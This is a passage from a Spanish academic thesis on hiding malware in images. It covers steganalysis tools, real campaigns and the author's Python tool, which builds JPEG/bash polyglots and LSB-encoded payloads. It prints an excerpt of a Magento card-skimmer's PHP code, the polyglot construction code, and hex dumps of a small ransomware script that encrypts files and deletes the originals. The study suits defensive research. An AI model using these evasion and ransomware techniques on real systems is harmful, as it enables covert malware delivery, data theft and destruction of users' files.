


Ilustración 22: Creación de imagen usando Digital Invisisible Ink Toolkit 2

Nos permite además realizar un ejercicio de estegoanálisis comparando la imagen original de la alterada a partir de un ataque RS[12].




Ilustración 23: Análisis RS usando Digital Invisisible Ink Toolkit en covered_cat.png

Si los comparamos con los de la imagen original apreciaremos diferencias significativas, que dependerán del algoritmo de ocultación empleado.

[12] "El ataque RS (RS viene del nombre de clasificación de grupos de pixels, R=Regular, S=Singular) es un ataque muy preciso para la detección de mensajes ocultados de forma pseudoaleatoria. Precisión, en torno, a modificaciones de 0'003 bits/pixel." https://www.elladodelmal.com/2008/01/mini-tutorial-de-esteganografaestegoanl.html




Ilustración 24: Análisis RS usando Digital Invisisible Ink Toolkit en cat.png

De nuevo, podemos comprobar cómo esta técnica afecta a la detección de malware que se encuentra oculto esteganográficamente, frente al propio malware oculto.




Ilustración 25: Análisis de reputación de covered_cat.png




Ilustración 26: Análisis de reputación de código oculto en covered_cat.png

5.2.2. Steghide[13]

Steghide es una de las herramientas clásicas usadas en esteganografía que permite la ocultación de información en archivos de imagen (JPEG y BMP) y audio (WAV y AU).

[13] https://steghide.sourceforge.net/

Su popularidad se debe a la robustez de su algoritmo, que altera mínimamente el estegomedio para evitar análisis a un alto nivel. Actualmente se encuentra disponible para entornos Unix y Windows, a través de consola de comandos.




Ilustración 27: Steghide

5.2.3. Alethia[14]

Esta es una herramienta de estegoanálisis para detectar mensajes ocultos en imágenes. Se compone de un conjunto de funciones que cubren diferentes tipos de ataques contra técnicas esteganográficas: estructurales para LSB, calibración para imágenes JPEG, modelos basados en *machine learning* y fuerza bruta.

[14] https://github.com/daniellerch/aletheia

```
┌──(root💀kali)-[/home/kali/aletheia]
└─# ./aletheia.py
./aletheia.py <command>

COMMANDS:

  Automated tools:
  - auto:       Try different steganalysis methods.
  - dci:        Predicts a set of images using DCI evaluation.

  Structural LSB detectors (Statistical attacks to LSB replacement):
  - spa:            Sample Pairs Analysis.
  - rs:             RS attack.
  - ws:             Weighted Stego Attack.
  - triples:        Triples Attack.


  Calibration attacks to JPEG steganography:
  - calibration:    Calibration attack on F5.

  Feature extractors:
  - srm:            Full Spatial Rich Models.
  - srmq1:          Spatial Rich Models with fixed quantization q=1c.
  - scrmq1:         Spatial Color Rich Models with fixed quantization q=1c.
  - gfr:            JPEG steganalysis with 2D Gabor Filters.
  - dctr:           JPEG Low complexity features extracted from DCT residuals.
```

Ilustración 28: Aletheia

```
┌──(root💀kali)-[/home/kali/aletheia]
└─# ./aletheia.py auto muestras/
                      Outguess  Steghide   nsF5  J-UNIWARD *
──────────────────────────────────────────────────────────────
cat-reverse.jpeg         0.0       0.0     [0.9]    [0.8]
cat_malware.jpeg         0.0       0.0     [0.9]    [0.8]
1/1 [==============================] - 4s 4s/step
1/1 [==============================] - 0s 272ms/step
1/1 [==============================] - 2s 2s/step
1/1 [==============================] - 0s 333ms/step
1/1 [==============================] - 2s 2s/step
1/1 [==============================] - 0s 252ms/step
1/1 [==============================] - 2s 2s/step
1/1 [==============================] - 0s 272ms/step

                        LSBR      LSBM  SteganoGAN  HILL *
──────────────────────────────────────────────────────────
55453_lsbm.png          [0.6]     [0.9]     0.0     [0.9]
25422.png                0.0       0.0      0.0      0.0
74648_lsbm.png          [1.0]     [1.0]     0.0     [0.6]
34962_hill.png           0.0       0.0      0.0     [0.5]
37831_lsbm.png          [1.0]     [1.0]     0.0     [0.7]
74051_hill.png           0.0       0.0      0.0     [0.9]
27693_steganogan.png    [0.9]     [1.0]    [1.0]    [0.9]
67104_steganogan.png    [0.9]     [0.9]    [1.0]    [0.8]
36466_steganogan.png    [0.9]     [1.0]    [1.0]    [1.0]
00839_hill.png           0.0      [0.8]     0.0     [1.0]
04686.png                0.0       0.0      0.0      0.0
74664.png                0.0       0.0      0.0      0.0

* Probability of steganographic content using the indicated method.
```

Ilustración 29: Prueba con Aletheia

5.3. Análisis de Casos Reales

A lo largo de estos años[15] [16], hemos podido ver cómo tanto las técnicas descritas anteriormente como estas herramientas de libre acceso se han utilizado en diferentes campañas por ciberdelincuentes. Los objetivos de estos

[15] https://github.com/lucacav/steg-in-the-wild
[16] https://www.mandiant.com/resources/blog/cyber-espionage-apt32

grupos van desde ataques al sector bancario hasta espionaje diplomático, afectando a países de todo el mundo.

Desde la primera mitad del año 2018, se han distribuido varias campañas de Powload[17] a través de correos electrónicos de spam. Estas versiones de Powload empleaban técnicas de esteganografía para evadir detecciones basándose en la herramienta Invoke-PSImage[18].

El procedimiento que se sigue es incorporar el código en los bits menos significativos de una imagen JPG o PNG de manera secuencial, incluso sin cifrar.

Los correos electrónicos que llevan Powload contienen un código macro malicioso que, cuando se ejecuta, descarga una imagen que está alojada en línea. Tras esto, se procesa esa imagen para extraer el código malicioso oculto.

Ilustración 30: Imagen usada en ocultación de Powload

Otra campaña que se identificó en los meses posteriores fue la de DarkTrack[19]. Durante 2019 empleó técnicas de ocultación en el final de ficheros para concatenar herramientas de ataque, típicamente a imágenes PNG de logos de herramientas legítimas. La distribución se realizó a través de ficheros comprimidos RAR, ocultos en imágenes, donde se incluían una serie de archivos ejecutables.

De modo que, a simple vista, un usuario estaría ante una imagen de apariencia normal. Sin embargo, al examinar el tamaño del archivo podría apreciarse que resulta muy superior al esperado.

[17] https://www.trendmicro.com/en_us/research/19/c/from-fileless-techniques-to-using-steganography-examining-powloads-evolution.html
[18] https://github.com/peewpw/Invoke-PSImage
[19] https://web.archive.org/web/20210722054141/https://www.subexsecure.com/pdf/malware-reports/August-2020/DarkTrack-Report.pdf

Ilustración 31: Imagen PNG usada en ataques DarkTrack. 512 x 512 píxels y 1'09 MB

```
00002EC0  0C E5 FF 0F 00 D6 A4 4F 77 C8 41 1B C3 00 00 00  .åÿ..Ö¤OwÈA.Ã...
00002ED0  00 49 45 4E 44 AE 42 60 82 52 61 72 21 1A 07 01  .IEND®B`.Rar!...
00002EE0  00 C3 67 36 E7 0C 01 05 08 00 07 01 01 E1 8B 97  .Ãg6ç........á‹—
00002EF0  80 00 A6 CD 17 04 27 02 03 0B A4 8B 17 04 80 80  €.¦Í..'...¤‹..€€
00002F00  29 20 5C FB AA BB 80 1B 00 09 41 56 41 53 54 2E  ) \û*»€...AVAST.
00002F10  65 78 65 0A 03 02 E0 8F 6F A2 C9 64 D6 01 8D 1E  exe..à.o¢ÉdÖ....
00002F20  99 50 70 86 55 54 32 23 68 80 50 87 CE 99 26 48  ™Pp†UT2#h€P‡Î™&H

0005F500  0A 03 02 E0 8F 6F A2 C9 64 D6 01 1D 77 56 51 03  ...à.o¢ÉdÖ..wVQ.
0005F510  05 04 00 52 61 72 21 1A 07 01 00 10 3C C7 C0 0C  ...Rar!.....<ÇÀ.
0005F520  01 05 08 00 07 01 01 CD 94 AE 80 00 E0 57 11 C7  .......Í”®€.àW.Ç
0005F530  2F 02 03 0B 88 94 2E 04 80 98 3F 20 71 72 DE E9  /...ˆ”..€˜? qrÞé
0005F540  80 1D 00 11 72 65 73 75 6C 74 20 2D 20 43 6F 70  €...result - Cop
0005F550  79 2E 65 78 65 0A 03 02 E2 94 25 40 5A 65 D6 01  y.exe...â”%@ZeÖ.
0005F560  8F 97 06 44 47 77 44 56 22 65 65 50 45 76 E8 B4  .—.DGwDV"eePEvè´
```

Ilustración 32: Archivos ocultos usados en ataques de DarkTrack

Esta técnica de ocultación a final de fichero se identificó también durante el año 2021 en ataques dirigidos al comercio electrónico sobre Magento 2[20] [21]. El procedimiento que se siguió en estos escenarios fue el de inyectar código PHP malicioso en el fichero ./vendor/magento/module-customer/Model/Session.php. Esto permitió a los atacantes capturar datos enviados por los usuarios (POST request data) en la página de pago.

El código se encarga de recolectar información de los clientes una vez que se hubiera comprometido la organización y ocultar estos datos en una imagen JPG.
La imagen se expone como un recurso web, al que puede accederse para recuperar esta información desde el exterior.

[20] https://blog.sucuri.net/2021/03/magento-2-php-credit-card-skimmer-saves-to-jpg.html
[21] https://blog.sucuri.net/2021/07/magecart-swiper-uses-unorthodox-concatenation.html

```
...
    public function getAuthenticates($request)
    {
        if(empty($request->getPostValue('Custom'.'Method')))
            return $this;
        $docroot = BP . "/";
        $sid = $request->getPostValue('Custom'.'Method');
        if($sid != 'init' && $sid != 'LnByg' && $sid != 'LnByd') return $this;
        $fname = $docroot.'pub/media/tmp/design/file/default_luma_logo.jpg';
        try {
            if(!file_exists($fname)){
                $fhandle = fopen($fname,'w');fclose($fhandle);
            }
            $fhandle = fopen($fname,'r');$content = @fread($fhandle,filesize($fname));fclose($fhandle);
...
```

Ilustración 33: Código PHP sobre Session.php

Si dirigimos el foco hacia España, podremos encontrar algunas campañas de malware que emplearon técnicas de estegomalware durante los últimos años. Algunas de ellas a destacar son ObliqueRat[22], LightNeuron[23] [24], RainDrop[25] e IcedID[26] entre otras.

El objetivo principal en estos casos fue la ocultación de troyanos bancarios y software destinado al robo de credenciales.
Por ejemplo, el caso de ObliqueRat, se trata de la ocultación de un troyano activo desde 2019 que se propaga a través de correos electrónicos con documentos maliciosos de Microsoft Office adjuntos.

En sus primeras versiones, el malware se incorporaba directamente en los documentos. Ahora, los documentos redirigen a los usuarios a URLs maliciosas donde las cargas útiles están ocultas en archivos de imagen a través de esteganografía. La técnica empleada consiste en la ocultación LSB de la codificación de color en archivos de imagen BMP.

6. Implementación de herramientas y pruebas

6.1. Introducción

Este proyecto[27] desarrolla un conjunto de herramientas en Python para la manipulación avanzada de imágenes, incluyendo la esteganografía (ocultación de datos dentro de imágenes) y la creación de archivos políglotas (archivos que son válidos en múltiples formatos). Está destinado a usuarios con conocimientos técnicos en codificación y manipulación de imágenes digitales.

Los objetivos del proyecto son:

[22] https://www.zdnet.com/article/obliquerat-trojan-now-hides-in-images-on-compromised-websites/
[23] https://web-assets.esetstatic.com/wls/2019/05/ESET-LightNeuron.pdf
[24] https://www.ptsecurity.com/ww-en/analytics/hacker-groups/turla/
[25] https://symantec-enterprise-blogs.security.com/blogs/threat-intelligence/solarwinds-raindrop-malware
[26] https://unit42.paloaltonetworks.com/ta551-shathak-icedid/
[27] https://github.com/SlyWildchild/TFG/

- Esteganografía: Implementar métodos para ocultar y extraer datos dentro de imágenes digitales, manteniendo la apariencia visual original.
- Archivos Políglotas: Crear imágenes que contengan ejecutables ocultos, permitiendo la coexistencia de múltiples formatos de datos en un solo archivo.
- Facilidad de Uso: Proveer una interfaz de línea de comandos sencilla para realizar operaciones complejas de manipulación de imágenes.

6.2. Requisitos

- Python: Lenguaje de programación principal.
- PIL (Python Imaging Library): Para el manejo y manipulación de imágenes.
- Dependencias mínimas para facilitar la portabilidad y la facilidad de instalación.

6.3. Descripción del código

Las funciones están diseñadas para trabajar con formatos de imagen específicos (JPEG y PNG).

- is_valid_image(imgSrc): Comprueba si la extensión del archivo coincide con los formatos de imagen aceptados (JPEG o PNG). Utiliza una lista de extensiones válidas y retorna True si el archivo coincide con alguna de ellas. Esta lista de formatos es ampliable para futuras versiones del código, donde se amplíen las compatibilidades.
    - Parámetros:
        - imgSrc: Ruta del archivo de imagen.
    - Retorno:
        - Booleano (True si el archivo es una imagen válida, False en caso contrario).

- polyglot(imgSrc, script, imgDst): Lee el contenido binario del archivo de imagen y del script, y luego los combina en un solo archivo. Ajusta la cabecera y el relleno del archivo para mantener la validez del archivo de imagen.
    - Parámetros:
        - imgSrc: Ruta a la imagen JPEG original.
        - script: Ruta al script que se incrustará en la imagen.
        - imgDst: Ruta de destino para la imagen políglota resultante.
    - Retorno:
        - La función guarda la imagen políglota en la ruta especificada y emite un mensaje de confirmación.

    Su desarrollo implica una manipulación a bajo nivel de la imagen JPEG para insertar el código.

En la codificación hexadecimal de un archivo JPEG, las primeras posiciones de su cabecera corresponden al marcador del formato, conocido como número mágico. En este caso 0xFF 0xD8 0xFF y 0xE0.
Las posiciones 4 y 5 de la cabecera representan el tamaño de la cabecera, seguido de las diferentes secciones del formato.

Ilustración 34: Representación hexadecimal JPEG

Para conseguir que un formato se interprete como otro, es necesario adaptar el estegomedio a una estructura interpretable para el nuevo formato.
De modo que el primer paso será mantener los primero bytes, para conservar el marcador de la imagen, y modificar las posiciones 4 y 5 con los valores 0x01 y 0x23 en la nueva cabecera.

```
# Calculate lengths and prepare the final image
payloadLen, itBytesImgSrc = len(scriptMsg), len(bytesImgSrc)
tamHeader = bytesImgSrc[4] * 256 + bytesImgSrc[5]
jpgFinal = bytearray(itBytesImgSrc + tamHeader + 291)
jpgFinal[:4], jpgFinal[4:6], jpgFinal[6:10] = bytesImgSrc[:4], [0x01, 0x23], bytesImgSrc[6:10]
```

Ilustración 35: Ajuste de nuevo tamaño en cabecera

Seleccionamos estos nuevos valores porque corresponen al carácter #, que al interpretarse como script hará la función de comentario. De esta forma evitamos que se genere ruido durante la ejecución.

```
00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Texto decodificado
FF D8 FF E0 01 23 4A 46 49 46 01 01 01 01 01 01  ÿØÿà.#JFIF......
01 01 01 01 0D 0A 23 21 2F 62 69 6E 2F 62 61 73  ......#!/bin/bas
68 0A 66 6F 6C 64 65 72 3D 22 2E 2F 22 20 26 26  h.folder="./" &&
20 70 61 73 73 77 6F 72 64 3D 22 68 79 64 72 61   password="hydra
```

Este valor corresponde además al nuevo tamaño de cabecera, que deberá de estar limitado a 291 bytes. Esto será una restricción para el tipo de script que poder ocultar, que deberán ser de un tamaño pequeño.

El siguiente paso es insertar el script dentro del espacio reservado en la cabecera.

```
# Incorporate the script into the image and finish
jpgFinal[tamHeader + 4:tamHeader + 6] = [0x0D, 0x0A]
jpgFinal[tamHeader + 6:tamHeader + 6 + payloadLen] = scriptMsg
jpgFinal[tamHeader + 297:tamHeader + 297 + itBytesImgSrc - tamHeader - 4] = bytesImgSrc[10:]
```

Ilustración 36: Inserción de script en cabecera

Podremos identificar el final del script con un byte 0x0A, que representa el retorno de carro o salto de línea. A partir de ese punto continuarà el resto de la imagen original.

```
00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Texto decodificado
FF D8 FF E0 01 23 4A 46 49 46 01 01 01 01 01 01  ÿØÿà.#JFIF......
01 01 01 01 0D 0A 23 21 2F 62 69 6E 2F 62 61 73  ......#!/bin/bas
68 0A 66 6F 6C 64 65 72 3D 22 2E 2F 22 20 26 26  h.folder="./" &&
20 70 61 73 73 77 6F 72 64 3D 22 68 79 64 72 61   password="hydra
64 72 61 67 6F 6E 61 6E 74 69 76 69 72 75 73 68  dragonantivirush
```

Ilustración 37: Inicio de script en cabecera

```
00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Texto decodificado
22 7B 7D 2E 65 6E 63 22 20 2D 70 61 73 73 20 70  "{}.enc" -pass p
61 73 73 3A 22 24 70 61 73 73 77 6F 72 64 22 20  ass:"$password"
26 26 20 72 6D 20 22 7B 7D 22 27 0A 65 63 68 6F  && rm "{}"'.echo
20 22 41 6C 6C 20 66 69 6C 65 73 20 65 6E 63 72   "All files encr
79 70 74 65 64 2E 22 0A 00 00 01 01 00 00 01 00  ypted."........
01 00 00 FF FE 00 1F 43 6F 6D 70 72 65 73 73 65  ...ÿþ..Compresse
64 20 62 79 20 6A 70 65 67 2D 72 65 63 6F 6D 70  d by jpeg-recomp
72 65 73 73 FF DB 00 84 00 04 04 04 04 04 04 04  ressÿÛ.„........
```

Ilustración 38: Fin de script en cabecera

- encode(imgSrc, script, imgDst): Convierte el contenido del script en una cadena binaria y modifica el bit menos significativo de cada componente de color de los píxeles de la imagen para ocultar el mensaje.

    - Parámetros:
        - imgSrc: Ruta a la imagen original donde se ocultará el mensaje.
        - script: Ruta al archivo de que contiene el mensaje a ocultar.
        - imgDst: Ruta donde se guardará la imagen codificada.
    - Retorno:
        - La función guarda la imagen codificada en la ruta especificada y emite un mensaje de confirmación.

En primer lugar se realiza una codificación en binario del script, añadiendo 8 bits nulos al final, como señal de fin.

```python
# Convert the message to binary
binary_message = ''.join([format(byte, '08b') for byte in scriptMsg])
binary_message += '00000000' # Add 8 null bits at the end to mark the end of the message
```

Ilustración 39: Codificación script a binario

Tras esto, recorremos pixel a pixel la imagen. En cada uno de ellos se modifica el bit menos significativo de cada uno de los 3 canales de color hasta finalizar el mensaje completo.

```python
for x in range(image.width):
    for y in range(image.height):
        pixel = list(pixels[x, y])

        # Iterate over each color component (RGB)
        for n in range(3):
            if msg_index < len(binary_message):
                # Change the LSB of the color component
                pixel[n] = pixel[n] & ~1 | int(binary_message[msg_index])
                msg_index += 1
```

Ilustración 40: Iteración entre pixeles de una imagen

- newImg(script): Crea una imagen negra utilizando la biblioteca PIL, con el tamaño especificado por la variable global *imgsize*. El archivo de imagen se nombra basándose en el parámetro *script*.
  Su principal utilidad es poder ocultar un script cuando no se dispone de una imagen que usar como estegomedio.

  - Parámetros:
    - script: Base para el nombre del archivo de imagen generado.
  - Retorno:
    - Devuelve el nombre del archivo de imagen generado

- decode(imgSrc): Analiza cada píxel de la imagen para extraer el bit menos significativo de cada componente de color para reconstruir el mensaje binario. Convierte el mensaje binario en texto.

  - Parámetros:
    - imgSrc: Ruta a la imagen de la cual se extraerá el mensaje.
  - Retorno:
    - Se guarda el mensaje extraído en un archivo y emite un mensaje con la ruta del archivo.

  De forma análoga a la función de codificación, recorremos cada pixel de la imagen para componer un mensaje binario a partir de los bits menos significativos.

```
for x in range(image.width):
    for y in range(image.height):
        pixel = pixels[x, y]

        for n in range(3):  # Iterate over each color component (RGB)
            # Add the least significant bit of the color component to the binary message
            binary_message += str(pixel[n] & 1)
```

Ilustración 41: Extracción de mensaje binario en imagen

  Finalmente, este mensaje es recompuesto en caracteres, utilizando 8 bits nulos como indicador de fin de mensaje.

```
message = ''
for i in range(0, len(binary_message), 8):
    byte = binary_message[i:i+8]
    if byte == '00000000':  # End of message indicated by 8 null bits
        break
```

Ilustración 42: Recomposición de mensaje binario

- menu(): Imprime instrucciones detalladas sobre cómo utilizar las funciones de ocultación, extracción, creación de imágenes políglotas y ayuda.

6.4. Ejemplos y casos de prueba

Durante la realización de pruebas para esta herramienta se consideraron los siguientes ficheros para su evaluación.

En primer lugar, las imágenes cat.jpg y cat.png que se usarán como estegomedio donde ocultar el código malicioso.

```
┌──(root💀kali)-[/home/kali/Desktop/tfg/test]
└─# md5sum cat.jpg && md5sum cat.png
4884e6c193a950ed514e1ccc41a8303f  cat.jpg
b6f097103309e46007317c0af4b1a7fa  cat.png
```

Ilustración 43: Imágenes cat.jpg y cat.png

El malware con el que se trabajará durante los test serán las populares herramientas LinEnum.sh e Invoke-Mimikatz.ps1.
Ambos archivos cuentan con un gran historial en ejercicios de seguridad ofensiva y son comúnmente utilizados por atacantes durante las fases de post explotación.

Ilustración 44: Análisis de reputación de LinEnum.sh

Ilustración 45: Análisis de reputación de Invoke-Mimikatz.ps1

Además, para probar la funcionalidad sobre archivos políglotas, se ha desarrollado un pequeño script que representa un ransomware minimalista.




Ilustración 46: Análisis de reputación de miniransom.sh

Tras esto, ejecutamos nuestra herramienta sobre las imágenes. En esta primera fase crearemos los ficheros cat_invoke_mimikatz_ps1.png y cat_linenum_sh.png.

En ellos podremos ver, mediante el modo de extracción, que el código se ha ocultado y que puede recuperarse en nuevos archivos.

